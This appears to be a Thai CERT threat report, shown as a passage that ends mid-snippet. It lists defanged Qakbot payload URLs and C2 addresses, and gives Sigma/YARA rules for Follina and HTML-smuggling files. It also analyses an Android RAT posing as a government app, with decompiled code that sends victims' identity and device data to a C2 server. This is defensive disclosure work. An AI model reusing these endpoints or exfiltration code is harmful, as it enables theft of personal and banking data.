- hxxp://185.234.247[.]119:80/123.RES
- hxxp://104.36.229[.]139/ชื่อไฟล์แบบสุ่ม.dat
- hxxp://85.239.55[.]228/ชื่อไฟล์แบบสุ่ม.dat
- hxxp://185.234.247[.]119/ชื่อไฟล์แบบสุ่ม.dat
- 185.234.247[.]119
- 104.36.229[.]139
- 85.239.55[.]228
- Qbot/Qakbot Malware C2
    - 67[.]165[.]206[.]193:993
    - 63[.]143[.]92[.]99:995
    - 74[.]14[.]5[.]179:2222
    - 182[.]191[.]92[.]203:995
    - 197[.]89[.]8[.]51:443
    - 89[.]101[.]97[.]139:443
    - 86[.]97[.]9[.]190:443
    - 124[.]40[.]244[.]115:2222
    - 80[.]11[.]74[.]81:2222
    - 41[.]215[.]153[.]104:995
    - 179[.]100[.]20[.]32:32101
    - 31[.]35[.]28[.]29:443
    - 202[.]134[.]152[.]2:2222
    - 109[.]12[.]111[.]14:443
    - 93[.]48[.]80[.]198:995
    - 120[.]150[.]218[.]241:995

- 41[.]38[.]167[.]179:995
- 177[.]94[.]57[.]126:32101
- 173[.]174[.]216[.]62:443
- 1[.]161[.]101[.]20:443
- 88[.]224[.]254[.]172:443
- 82[.]41[.]63[.]217:443
- 67[.]209[.]195[.]198:443
- 70[.]46[.]220[.]114:443
- 24[.]178[.]196[.]158:2222
- 39[.]44[.]213[.]68:995
- 84[.]241[.]8[.]23:32103
- 210[.]246[.]4[.]69:995
- 92[.]132[.]172[.]197:2222
- 91[.]177[.]173[.]10:995
- 217[.]128[.]122[.]65:2222
- 149[.]28[.]238[.]199:995
- 45[.]76[.]167[.]26:995
- 45[.]63[.]1[.]12:443
- 144[.]202[.]2[.]175:443
- 45[.]63[.]1[.]12:995
- 144[.]202[.]3[.]39:995
- 144[.]202[.]2[.]175:995
- 45[.]76[.]167[.]26:443
- 149[.]28[.]238[.]199:443
- 144[.]202[.]3[.]39:443
- 140[.]82[.]63[.]183:995
- 140[.]82[.]63[.]183:443
- 175[.]145[.]235[.]37:443
- 85[.]246[.]82[.]244:443
- 47[.]23[.]89[.]60:993
- 187[.]207[.]131[.]50:61202
- 176[.]67[.]56[.]94:443

- 148[.]64[.]96[.]100:443
- 140[.]82[.]49[.]12:443
- 76[.]70[.]9[.]169:2222
- 217[.]164[.]121[.]161:2222
- 72[.]27[.]33[.]160:443
- 108[.]60[.]213[.]141:443
- 104[.]34[.]212[.]7:32103
- 39[.]44[.]158[.]215:995
- 31[.]48[.]174[.]63:2078
- 75[.]99[.]168[.]194:61201
- 117[.]248[.]109[.]38:21
- 83[.]110[.]218[.]147:993
- 82[.]152[.]39[.]39:443
- 180[.]129[.]108[.]214:995
- 5[.]32[.]41[.]45:443
- 83[.]110[.]92[.]106:443
- 197[.]164[.]182[.]46:993
- 196[.]203[.]37[.]215:80
- 186[.]90[.]153[.]162:2222
- 37[.]186[.]54[.]254:995
- 89[.]211[.]179[.]247:2222
- 24[.]139[.]72[.]117:443
- 201[.]142[.]177[.]168:443
- 37[.]34[.]253[.]233:443
- 69[.]14[.]172[.]24:443
- 125[.]24[.]187[.]183:443
- 208[.]107[.]221[.]224:443
- 174[.]69[.]215[.]101:443
- 76[.]25[.]142[.]196:443
- 96[.]37[.]113[.]36:993
- 173[.]21[.]10[.]71:2222
- 73[.]151[.]236[.]31:443

- 45[.]46[.]53[.]140:2222
- 189[.]146[.]90[.]232:443
- 70[.]51[.]135[.]90:2222
- 190[.]252[.]242[.]69:443
- 201[.]145[.]165[.]25:443
- 47[.]157[.]227[.]70:443
- 72[.]252[.]157[.]93:993
- 177[.]205[.]155[.]85:443
- 72[.]252[.]157[.]93:995
- 187[.]251[.]132[.]144:22
- 40[.]134[.]246[.]185:995
- 24[.]55[.]67[.]176:443
- 79[.]80[.]80[.]29:2222
- 179[.]158[.]105[.]44:443
- 72[.]252[.]157[.]93:990
- 89[.]86[.]33[.]217:443
- 201[.]172[.]23[.]68:2222
- 102[.]182[.]232[.]3:995
- 177[.]156[.]191[.]231:443
- 39[.]49[.]96[.]122:995
- 94[.]36[.]193[.]176:2222
- 120[.]61[.]1[.]114:443
- 217[.]164[.]121[.]161:1194
- 39[.]41[.]29[.]200:995
- 86[.]195[.]158[.]178:2222
- 86[.]98[.]149[.]168:2222
- 1[.]161[.]101[.]20:995
- 124[.]109[.]35[.]32:995
- 172[.]115[.]177[.]204:2222
- 105[.]27[.]172[.]6:443
- 32[.]221[.]224[.]140:995
- 208[.]101[.]82[.]0:443

- 71[.]24[.]118[.]253:443
- 143[.]0[.]219[.]6:995
- 217[.]165[.]176[.]49:2222
- 90[.]120[.]65[.]153:2078
- 5[.]203[.]199[.]157:995
- 39[.]52[.]41[.]80:995
- 148[.]0[.]56[.]63:443
- 191[.]112[.]25[.]187:443
- 121[.]7[.]223[.]45:2222
- 47[.]156[.]131[.]10:443
- 177[.]209[.]202[.]242:2222
- 41[.]86[.]42[.]158:995
- 106[.]51[.]48[.]170:50001
- 41[.]84[.]229[.]240:443
- 94[.]71[.]169[.]212:995
- 111[.]125[.]245[.]116:995
- 78[.]101[.]193[.]241:6883
- 201[.]242[.]175[.]29:2222
- 38[.]70[.]253[.]226:2222
- 187[.]149[.]236[.]5:443
- 217[.]165[.]79[.]88:443
- 85[.]255[.]232[.]18:443
- 103[.]246[.]242[.]202:443
- 41[.]230[.]62[.]211:995
- 67[.]69[.]166[.]79:2222
- 42[.]228[.]224[.]249:2222
- 172[.]114[.]160[.]81:995
- 94[.]26[.]122[.]9:995
- 75[.]99[.]168[.]194:443
- 189[.]253[.]206[.]105:443
- 81[.]215[.]196[.]174:443
- 46[.]107[.]48[.]202:443

Sigma Rule

- ตรวจสอบการโจมตีช่องโหว่ CVE-2022-30190 (Follina) นี้จาก SIEM ขององค์กรโดย Sigma Rule สำหรับตรวจจับโปรเซส msdt.exe ที่มีการใช้งาน agrument ที่น่าสงสัยซึ่งอาจบ่งชี้ถึงการโจมตีช่องโหว่ CVE-2022-30190 เขียนโดย Matthew Brennan[3]

```
title: Suspicious msdt.exe execution - Office Exploit
id: 97a80ed7-1f3f-4d05-9ef4-65760e634f6b
status: experimental
description: This rule will monitor suspicious arguments passed to the msdt.exe
process. These arguments are an indicator of recent Office/Msdt exploitation.
references:
    -
https://doublepulsar.com/follina-a-microsoft-office-code-execution-vulnerability-1a47
fce5629e
    - https://twitter.com/MalwareJake/status/1531019243411623939
author: 'Matthew Brennan'
tags:
    - attack.execution
logsource:
    category: process_creation
    product: windows
detection:

    selection1:
      Image|endswith:
        - 'msdt.exe'
    selection2:
      CommandLine|contains:
        - 'PCWDiagnostic'
    selection3:
```

[3] "GitHub: Where the world builds software · GitHub." https://gist.github.com/matthewB-huntress/14ab9d309f25a05fc9305a8e7f351089#file-suspicious_msdt_execution-yml. Accessed 9 Jun. 2022.

```
      CommandLine|contains:
        - 'ms-msdt:-id'
        - 'ms-msdt:/id'

    selection4:
      CommandLine|contains:
        - 'invoke'
    condition: selection1 and (selection4 OR (selection2 and selection3))
falsepositives:
  - Unknown
level: high
```

YARA Rule

- ตรวจสอบไฟล์ต้องสงสัยที่มีเป้าหมายโจมตีช่องโหว่ CVE-2022-30190 (Follina) โดยใช้ YARA Rule เขียนโดย TTC-CERT

```
/*
   YARA Rule Set
   Author: TTC-CERT
   Date: 2022-06-01
   Reference: TLP:WHITE
*/

/* Rule Set ----------------------------------------------------------------- */

rule CVE202230190_Doc_WordXMLRels {
   meta:
      description = "Detects pattern in docx word/_rels/document.xml.rels file used for CVE-2022-30190 exploitation"
      author = "TTC-CERT"
      reference = "TLP:WHITE"
      date = "2022-06-01"
```

```
    strings:
        $s1 = "<Relationships" ascii nocase
        $s2 = "oleObject" ascii nocase
        $s3 = ".html!\" TargetMode=\"External\"" ascii nocase
    condition:
        filesize < 50KB and
        all of them
}

rule CVE202230190_html_payload {
    meta:
        description = "Detects the HTML file used for CVE-2022-30190 exploitation"
        author = "TTC-CERT"
        reference = "TLP:WHITE"
        date = "2022-06-01"
    strings:
        $s1 = "<script" ascii nocase
        $s2 = "window.location.href" ascii nocase
        $s3 = "ms-msdt:" ascii nocase
        $s4 = "IT_RebrowseForFile=" ascii nocase
        $s5 = "../../" ascii
        $s6 = "$(" ascii

    condition:
        filesize >= 4000 and
        4 of them
}
```

- ตรวจสอบไฟล์ HTML ที่ฝังโค้ดที่เป็นอันตรายเพื่อทำการโจมตีแบบ HTML smuggling ของการโจมตีครั้งนี้ โดยใช้ YARA Rule เขียนโดย TTC-CERT

```
rule HTML_Qakbot_June_2022_Rule {
   meta:
      description = "Detects pattern in malicious HTML file used for Qbot/Qakbot Malware Campaign June 2022"
      author = "TTC-CERT"
      reference = "TLP:WHITE"
      date = "2022-06-09"
      hash1 = "82a378d442b57f636d073fbf77d8a6942b923193bb485e26fbdb2e5e773540d5"
      hash2 = "f45a9aa1613d634a19fe92ba92bf1c5a4262c8933b505f5c65d25a67b0ed5174"
   strings:
      $s1 = "<h1>Download completed</h1>" fullword ascii
      $s2 = "<title>Document download</title>" fullword ascii
      $s3 = "window.URL.revokeObjectURL(url);" fullword ascii
      $s4 = "<p>The document was successfully downloaded.</p>" fullword ascii
      $s5 = "  var blob = new Blob(byteArrays, {type: contentType});" fullword ascii
      $s6 = "function b64toBlob (b64Data, contentType, sliceSize) {" fullword ascii
      $s7 = "<meta name=\"viewport\" content=\"width=device-width, initial-scale=1\">" fullword ascii
      $s8 = "document.body.removeChild(a);" fullword ascii
      $s9 = "document.body.appendChild(a);" fullword ascii
      $s10 = "  var byteArrays = [];" fullword ascii
      $s11 = "  for (var offset = 0; offset < byteCharacters.length; offset += sliceSize) {" fullword ascii
      $s12 = "var url = URL.createObjectURL(blob);" fullword ascii
      $s13 = "<meta charset=\"utf-8\">" fullword ascii
      $s14 = "  return blob;" fullword ascii
      $s15 = "<!doctype html>" fullword ascii
      $s16 = "var a = document.createElement(\"a\");" fullword ascii
```

```
        $s17 = "if (window.navigator.msSaveOrOpenBlob) {" fullword ascii
        $s18 = "  var byteCharacters = atob(b64Data);" fullword ascii
        $s19 = "a.click();" fullword ascii
        $s20 = "a.href = url;" fullword ascii
    condition:
        ( uint16(0) == 0x213c and filesize < 3KB and ( 8 of them )
        ) or ( all of them )
}
```

ข้อมูลอ้างอิง

- https://bazaar.abuse.ch/sample/de25b5093187d3590dda5c6969b595df1824747de636f00b1ddac66ce6e98e61/
- https://en.wikipedia.org/wiki/IMG_(file_format)
- https://gist.github.com/matthewB-huntress/14ab9d309f25a05fc9305a8e7f351089#file-suspicious_msdt_execution-yml
- https://msrc-blog.microsoft.com/2022/05/30/guidance-for-cve-2022-30190-microsoft-support-diagnostic-tool-vulnerability/
- https://support.microsoft.com/en-us/windows/show-hidden-files-0320fe58-0117-fd59-6851-9b7f9840fdb2
- https://www.cisa.gov/stopransomware/qbotqakbot-malware-report
- https://www.digitalcitizen.life/how-change-user-account-control-uac-levels/
- https://www.howtogeek.com/205086/beginner-how-to-make-windows-show-file-extensions/
- https://www.mandiant.com/resources/greater-visibilityt
- https://www.vkremez.com/2018/07/lets-learn-in-depth-reversing-of-qakbot.html

เอกสารแนบท้าย 8

[TLP:WHITE] รายงานการวิเคราะห์ Malware Campaign กำหนดเป้าหมายโจมตีคนไทยโดยการปลอมแปลง Android Application ให้ดูเหมือนเป็น Application จากหน่วยงานภาครัฐ ด้วยการส่ง Android Remote Access Trojan (RAT) ผ่าน Voice phishing

6 ก.ค.65

Executive Summary

ในระหว่างการดำเนินการวิเคราะห์ภัยคุกคามทางไซเบอร์ผ่านแหล่งข่าวเปิด (OSINT) ตามปกติ ศูนย์ TTC-CERT พบตัวอย่าง Android malware ซึ่งกำหนดเป้าหมายโจมตีคนไทยไปยังผู้ใช้โทรศัพท์สมาร์ทโฟนที่เป็นระบบปฏิบัติการแอนดรอยด์ โดยการปลอมแปลงแอนดรอยด์แอปพลิเคชั่น ให้ดูเหมือนเป็นแอปพลิเคชั่นที่สร้างโดยหน่วยงานภาครัฐ ด้วยการส่ง Android Remote Access Trojan (RAT) ผ่าน Voice phishing

โดยตัวอย่าง Android malware ที่ใช้ในการวิเคราะห์ในครั้งนี้ ศูนย์ TTC-CERT พบในห้วง 13 มิ.ย.65 จนถึงวันที่รายงานฉบับนี้ออก (6 ก.ค.65) โดยสามารถดาวน์โหลดได้โดยตรงผ่าน URL hxxps://aqfwl9[.]com/image/dsi.apk สำหรับ Initial access ศูนย์ TTC-CERT คาดว่าผู้ไม่หวังดีใช้วิธี Voice phishing ด้วยการหลอกล่อเหยื่อผ่านการสนทนาทางโทรศัพท์เพื่อให้เหยื่อเชื่อว่ากลุ่มผู้ไม่หวังดีโทรศัพท์มาจากหน่วยงานของรัฐแห่งหนึ่ง และหลอกล่อให้เหยื่อทำการดาวน์โหลดแอปพลิเคชั่นที่เป็นอันตรายนี้จากเว็บไซต์ปลอมที่ **dsi-th[.]com** และ/หรือ **dsigo-th[.]com** และ/หรือ **www.dsigo-th[.]com** และ/หรือ **dsi-go-th[.]com** ดัง**ภาพที่ 1**

ภาพที่ 1 *หน้าเว็บไซต์ปลอมที่ดูเหมือนเว็บไซต์ของหน่วยงานของรัฐแห่งหนึ่ง*

ผู้โจมตีใช้วิธีการฝัง iframe เพื่อดึงหน้าเวปไซต์ที่แท้จริงของหน่วยงานของรัฐแห่งหนึ่งพร้อมแนบ URL สำหรับให้เหยื่อดาวน์โหลดแอนดรอยด์แอปพลิเคชั่นที่เป็นอันตราย โดยแอปพลิเคชั่นที่เป็นอันตรายนี้ชื่อ “**<ตัดออก>ปลอดภัย**” ทั้งนี้ ผู้ไม่หวังดีใช้ชื่อแอปพลิเคชั่นและไอคอนของแอปพลิเคชั่นให้ดูเหมือนเป็นแอปพลิเคชั่นที่เป็นของหน่วยงานของรัฐแห่งหนึ่ง รายละเอียดตาม**ภาพที่ 2** เพื่อหลอกล่อให้เหยื่อติดตั้งแอปพลิเคชั่นที่เป็นอันตรายนี้ลงบนโทรศัพท์สมาร์ทโฟน (Android OS) ของเหยื่อ

ศูนย์ TTC-CERT ได้ดำเนินการวิเคราะห์แอนดรอยด์แอปพลิเคชั่นที่เป็นอันตรายนี้ โดยจากการตรวจสอบพบว่าแอปพลิเคชั่นดังกล่าวสามารถขโมยข้อมูลที่มีความอ่อนไหว (sensitive information) อาทิ ยี่ห้อของอุปกรณ์ หมายเลข IMEI ชื่อ-นามสกุล ข้อมูลหมายเลขบัตรประชาชนหรือหมายเลขโทรศัพท์มือถือ ข้อมูลเกี่ยวกับแอปพลิเคชั่นที่เกี่ยวกับธนาคารที่ใช้ในอุปกรณ์ของเหยื่อ บัญชีผู้ใช้งานของการเข้าถึงแอปพลิเคชั่นของธนาคาร รหัสผ่านสำหรับการเข้าถึงแอปพลิเคชั่นของธนาคาร และ การเปลี่ยนแปลงของแอปพลิเคชั่นต่าง ๆ บนอุปกรณ์ของเหยื่อ เป็นต้น

ศูนย์ TTC-CERT ได้จัดทำรายงานการวิเคราะห์ฯ ฉบับนี้ ตลอดจนได้ระบุข้อมูล “Indicators of compromise (IOCs)” เพื่อแจ้งเตือนและให้ข้อมูลนี้เพื่อให้เป็นข้อมูลกับองค์กรต่าง ๆ และประชาชนโดยทั่วไปสามารถนำไปเป็นข้อมูลประกอบในการประเมินความเสี่ยงด้วยตนเอง ตลอดจนดำเนินการตามความเหมาะสมเพื่อรักษาความปลอดภัยระบบสารสนเทศ ระบบเครือข่ายขององค์กร รวมถึงอุปกรณ์สมาร์ทโฟนที่ใช้ระบบปฏิบัติการแอนดรอยด์ อย่างไรก็ตาม หากองค์กรของสมาชิกศูนย์ TTC-CERT ได้เชื่อมต่อกับระบบ MISP ของศูนย์ TTC-CERT แล้ว ข้อมูล Indicators of compromise (IOCs) ของการโจมตีในรายงานฉบับนี้จะถูกส่งไป MISP ขององค์กรท่านโดยอัตโนมัติ

รายละเอียดการวิเคราะห์ทางเทคนิค (Technical Analysis)

APK Metadata Information

- **App Name:** <ตัดออก>ปลอดภัย
- **Package Name:** com.test.yk
- **SHA256:** 891e797f216e8833c51cb291b6d0464eb4e900890109e1e74854bb2529e7dcc3
- **Main Activity:** com.test.yk.activity.SplashActivity
- **File size:** 11.22 MB (11769302 bytes)
- **Internal Version:** 5
- **Displayed Version:** 1.0.4
- **Minimum SDK Version:** 26 (Android 8.0)
- **Target SDK Version:** 28 (Android 9)
- **ภาพที่ 2** แสดงไอคอนและชื่อของแอปพลิเคชั่นที่แสดงบนอุปกรณ์แอนดรอยด์

ภาพที่ 2 *ไอคอนและชื่อของแอปพลิเคชั่นที่แสดงบนอุปกรณ์แอนดรอยด์*

Manifest Description

- แอนดรอยด์แอปพลิเคชั่นมีการร้องขอ permission กับผู้ใช้งานจำนวน 22 permission โดยในจำนวน 22 permission นั้น มีจำนวน 18 permission ที่เป็น permission ที่มีความอ่อนไหวและมีแนวโน้มที่จะถูกนำไปใช้ในทางที่ผิดโดยผู้ไม่หวังดี โดยมีรายละเอียดตามตาราง

Permission	คำอธิบายโดยสรุป
READ_SMS	อนุญาตให้แอปพลิเคชั่นอ่าน SMS ได้บนอุปกรณ์
SEND_SMS	อนุญาตให้แอปพลิเคชั่นส่ง SMS ได้บนอุปกรณ์
RECEIVE_SMS	อนุญาตให้แอปพลิเคชั่นรับข้อความ SMS ได้บนอุปกรณ์
WRITE_EXTERNAL_STORAGE	อนุญาตให้แอปพลิเคชั่นเขียน (write) หรือลบ (delete) ไฟล์ที่อยู่ใน external storage ของอุปกรณ์
READ_EXTERNAL_STORAGE	อนุญาตให้แอปพลิเคชั่นอ่าน (read) ไฟล์ที่อยู่ใน external storage ของอุปกรณ์
READ_PHONE_STATE	อนุญาตให้แอปพลิเคชั่นเข้าถึงสถานะของอุปกรณ์ (phone state) รวมถึงข้อมูลเครือข่ายมือถือ (cellular network information) ที่กำลังใช้งานอยู่ หมายเลขโทรศัพท์และหมายเลขซีเรียล (serial number) ของโทรศัพท์เครื่องนี้ สถานะของการโทรออกที่กำลังดำเนินอยู่ และรายการบัญชีหมายเลขโทรศัพท์ที่ที่เก็บไว้ในอุปกรณ์
BIND_ACCESSIBILITY_SERVICE	อนุญาตให้แอปพลิเคชั่นเข้าใช้งาน accessibility service ได้บนอุปกรณ์
CHANGE_NETWORK_STATE	อนุญาตให้แอปพลิเคชั่นเปลี่ยน network connectivity state ได้บน

	อุปกรณ์
REQUEST_DELETE_PACKAGES	อนุญาตให้แอปพลิเคชั่นขอลบแพ็คเกจได้บนอุปกรณ์
MODIFY_AUDIO_SETTINGS	อนุญาตให้แอปพลิเคชั่นแก้ไขหรือปรับเปลี่ยน global audio settings ได้บนอุปกรณ์
ACCESS_NOTIFICATION_POLICY	อนุญาตให้แอปพลิเคชั่นเข้าถึง notification policy ได้บนอุปกรณ์
SYSTEM_OVERLAY_WINDOW	อนุญาตให้แอปพลิเคชั่นสร้าง overlay ทับบนแอปพลิเคชั่นอื่น ๆ ได้บนอุปกรณ์
ACCESS_WIFI_STATE	อนุญาตให้แอปพลิเคชั่นสามารถเข้าถึงข้อมูลเกี่ยวกับการเชื่อมต่อ Wi-Fi ได้บนอุปกรณ์
CAMERA	อนุญาตให้แอปพลิเคชั่นสามารถเข้าถึงกล้องถ่ายภาพของอุปกรณ์
RECORD_AUDIO	อนุญาตให้แอปพลิเคชั่นสามารถบันทึกเสียงด้วยไมโครโฟน ซึ่งมีความเป็นไปได้ที่ผู้โจมตีจะนำไปใช้ในทางที่ผิด
SYSTEM_ALERT_WINDOW	อนุญาตให้แอปพลิเคชั่นทำงาน (แสดงผล) ซ้อนทับบนแอปพลิเคชั่นอื่น ๆ ได้
WRITE_SETTINGS	อนุญาตให้แอปพลิเคชั่นอ่าน (read) หรือ เขียน (write) system settings ได้บนอุปกรณ์
INTERNET	อนุญาตให้แอปพลิเคชั่นสามารถเข้าถึงอินเทอร์เน็ตได้

Source Code Review

จากข้อมูลการระบุและการขอ permission จากผู้ใช้งานโดยแอปพลิเคชั่นที่เป็นอันตราย ข้อมูลต่อไปนี้จะเป็นข้อมูลการดำเนินการในอุปกรณ์ของผู้ใช้งาน (หรือเหยื่อ) จากแอปพลิเคชั่นที่เป็นอันตรายนี้

- การใช้ permission ของ INTERNET และ ACCESS_WIFI_STATE แอปพลิเคชั่นจะตรวจสอบการเชื่อมต่ออินเทอร์เน็ตของอุปกรณ์

```
    public boolean k(@NonNull Context context) {
        try {
            NetworkInfo activeNetworkInfo = ((ConnectivityManager) a0.i.d((
ConnectivityManager) context.getSystemService("connectivity"))).
getActiveNetworkInfo();
            return activeNetworkInfo != null && activeNetworkInfo.isConnected();
        } catch (RuntimeException e6) {
            if (Log.isLoggable("ConnectivityMonitor", 5)) {
                Log.w("ConnectivityMonitor",
"Failed to determine connectivity status when connectivity changed", e6);
            }
            return true;
        }
    }
```

- เมื่อเหยื่อเปิดใช้งานแอปพลิเคชั่นในครั้งแรก แอปพลิเคชั่นจะดำเนินการส่งข้อมูลออกไปเพื่อทำการลงทะเบียน (register) อุปกรณ์ของเหยื่อกับ Command and Control Server (akqf6[.]com) โดยใช้ HTTP GET Method ผ่าน URL hxxp://akqf6[.]com/x/spec-command?appID=1&package=com.test.yk

```
    public void onCreate() {
        super.onCreate();
        f1769g = this;
        if (!d()) {
            return;
        }
        a.f3320e.a().j(this);
        c();
        CrashReport.initCrashReport(getApplicationContext(), "f8566604e8", false);
        FloatWindowUtils a6 = FloatWindowUtils.f962f.a();
        a6.c(this, e.f3794c.a().h() + "/x/spec-command?appID=1&package=com.test.yk");
    }
```

```
    public final String h() {
        return "http://akqf6.com";
    }
```

- ศูนย์ TTC-CERT ได้ดำเนินการทดสอบการลงทะเบียน (register) กับ Command and Control Server (akqf6[.]com) จะได้ข้อมูลตอบกับว่า “success” พร้อม rid ดัง**ภาพที่ 3**


ภาพที่ 3 *แสดงผลการลงทะเบียน (register) กับ Command and Control Server (akqf6[.]com)*

- แอปพลิเคชั่นมีการเก็บข้อมูลเกี่ยวกับอุปกรณ์ของเหยื่อ เช่น ยี่ห้อของอุปกรณ์, หมายเลข IMEI, ขนาดของหน้าจออุปกรณ์ เวอร์ชั่นของระบบปฏิบัติการแอนดรอยด์ เป็นต้น

```
8  public final class DeviceInfo {
       private final float density;
       private final int dpi;
       private final int height;
       private final String imei;
       private final String name;
       private final String size;
       private final RecordServiceStatus state;
       private final int width;

       public DeviceInfo() {
           this(null, null, 0, 0, null, 0, 0.0f, null, 255, null);
       }

       public DeviceInfo(String str, String str2, int i5, int i6, String str3, int i7, float f6,
   RecordServiceStatus recordServiceStatus) {
           j.e(str, "name");
           j.e(str2, "imei");
           j.e(str3, "size");
2          this.name = str;
3          this.imei = str2;
4          this.width = i5;
5          this.height = i6;
6          this.size = str3;
7          this.dpi = i7;
8          this.density = f6;
9          this.state = recordServiceStatus;
       }
```

```
        public final h invoke() {
            String str = Build.BOARD;
            q4.j.d(str, "board");
            if (o.z(str, "oplus", true)) {
                return h.ONE_PLUS;
            }
            String str2 = Build.MANUFACTURER;
            q4.j.d(str2, "manufacturer");
            return o.z(str2, "huawei", true) ? h.EMUI : o.z(str2, "xiaomi", true) ? h.MIUI : o
.z(str2, "oppo", true) ? h.OPPO : o.z(str2, "vivo", true) ? h.VIVO : o.z(str2, "samsung", true
) ? h.SAMSUNG : o.z(str2, "realme", true) ? h.REALME : h.OTHERS;
        }
    }

    static {
        d dVar = new d();
        f4735a = dVar;
        f4738d = dVar.d().widthPixels;
        f4739e = dVar.d().heightPixels;
        f4740f = dVar.d().density;
        f4741g = dVar.d().densityDpi;
    }

    public final String b() {
        String string = Settings.System.getString(f4736b.getContentResolver(), "android_id");
        q4.j.d(string, "getString(context.conten…ttings.Secure.ANDROID_ID)");
        return string;
    }

    public final String c() {
        try {
            String string = Settings.Global.getString(f4736b.getContentResolver(),
"device_name");
            q4.j.d(string, "{\n            Settings.G…al.DEVICE_NAME)\n        }");
            return string;
        } catch (Exception unused) {
            String str = Build.DEVICE;
            q4.j.d(str, "{\n            Build.DEVICE\n        }");
            return str;
        }
    }
```

- เมื่อเหยื่อทำการเปิดแอปพลิเคชั่น แอปพลิเคชั่นดังกล่าวจะให้เหยื่อกรอกชื่อ-นามสกุล และข้อมูลหมายเลขบัตรประชาชนหรือหมายเลขโทรศัพท์มือถือดัง**ภาพที่ 4** เมื่อเหยื่อกรอกข้อมูลดังกล่าวและกดปุ่ม “เข้าสู่ระบบ”แล้ว ข้อมูลที่เหยื่อกรอก และ ข้อมูลอื่น ๆ ที่เกี่ยวกับอุปกรณ์ของเหยื่อ จะถูกส่งออกไปให้กับ Command and Control Server (akqf6[.]com) ด้วย HTTP POST Method ผ่าน URL ที่ hxxp://akqf6[.]com/x/login?username=<ชื่อ-นามสกุลที่กรอก>&card=<ข้อมูลหมายเลขบัตรประชาชนหรือหมายเลขโทรศัพท์มือถือที่กรอก>&source=android&model=<รุ่นหรือยี่ห้อของโทรศัพท์มือถือ>&device=<คากว่าน่าจะเป็น serial number ของอุปกรณ์>&v=<หมายเลขเวอร์ชั่นของ Android>



ภาพที่ 4 *แสดงหน้าของแอปพลิเคชั่นที่หลอกให้เหยื่อกรอกข้อมูลส่วนบุคคล*

```
    public final void X() {
1       b.a aVar = b.f3327c;
2       if (TextUtils.isEmpty(aVar.a().f())) {
3           C(LoginActivity.class);
4           finish();
            return;
        }
5       String h6 = aVar.a().h();
6       String c6 = aVar.a().c();
7       if (!TextUtils.isEmpty(h6) && !TextUtils.isEmpty(c6)) {
8           m v5 = v();
            StringBuilder sb = new StringBuilder();
            d dVar = d.f4735a;
            sb.append(dVar.c());
            sb.append(";");
            sb.append(Build.MODEL);
            v5.a(h6, c6, "android", sb.toString(), dVar.b(), Build.VERSION.RELEASE);
            return;
        }
9       C(LoginActivity.class);
10      finish();
    }
```

```
    public final void j(String str, String str2, String str3, String str4, String str5
, String str6, f<BasicResponse<UserInfoBean>, UserInfoBean> fVar) {
        j.e(str, "username");
        j.e(str2, "card");
        j.e(str3, "source");
        j.e(str4, "model");
        j.e(str5, "device");
        j.e(str6, "v");
        j.e(fVar, "observer");
2       TextUtils.isEmpty(i());
4       k(this.f3797b.a(str, str2, str3, str4, str5, str6), fVar);
    }
```

```
12 public interface a {
13     @POST("x/login")
14     o3.e<BasicResponse<UserInfoBean>> a(@Query("username") String str, @Query("card")
String str2, @Query("source") String str3, @Query("model") String str4, @Query("device")
String str5, @Query("v") String str6);
```

- แอปพลิเคชั่นที่เป็นอันตรายนี้ สามารถทำการตรวจสอบการใช้งานแอปพลิเคชั่นบนอุปกรณ์ของเหยื่อ กรณีหากเหยื่อทำการเปิดแอปพลิเคชั่นอื่นภายในอุปกรณ์ที่เป็นแอปพลิเคชั่นเกี่ยวกับธนาคารในอุปกรณ์ของเหยื่อ แอปพลิเคชั่นที่เป็นอันตรายนี้จะลักลอบเก็บข้อมูลเกี่ยวกับแอปพลิเคชั่นที่เกี่ยวกับธนาคารที่ใช้ในอุปกรณ์ของเหยื่อ เช่น ชื่อของธนาคาร รูปของธนาคารหรือโลโก้ของธนาคาร บัญชีผู้ใช้งานของการเข้าถึงแอปพลิเคชั่นของธนาคาร และรหัสผ่านสำหรับการเข้าถึงแอปพลิเคชั่นของธนาคาร เป็นต้น

```
11      public OpenAppInfo(String str, String str2) {
12          j.e(str, "schema");
13          j.e(str2, "bank_id");
14          this.schema = str;
15          this.bank_id = str2;
16      }
17
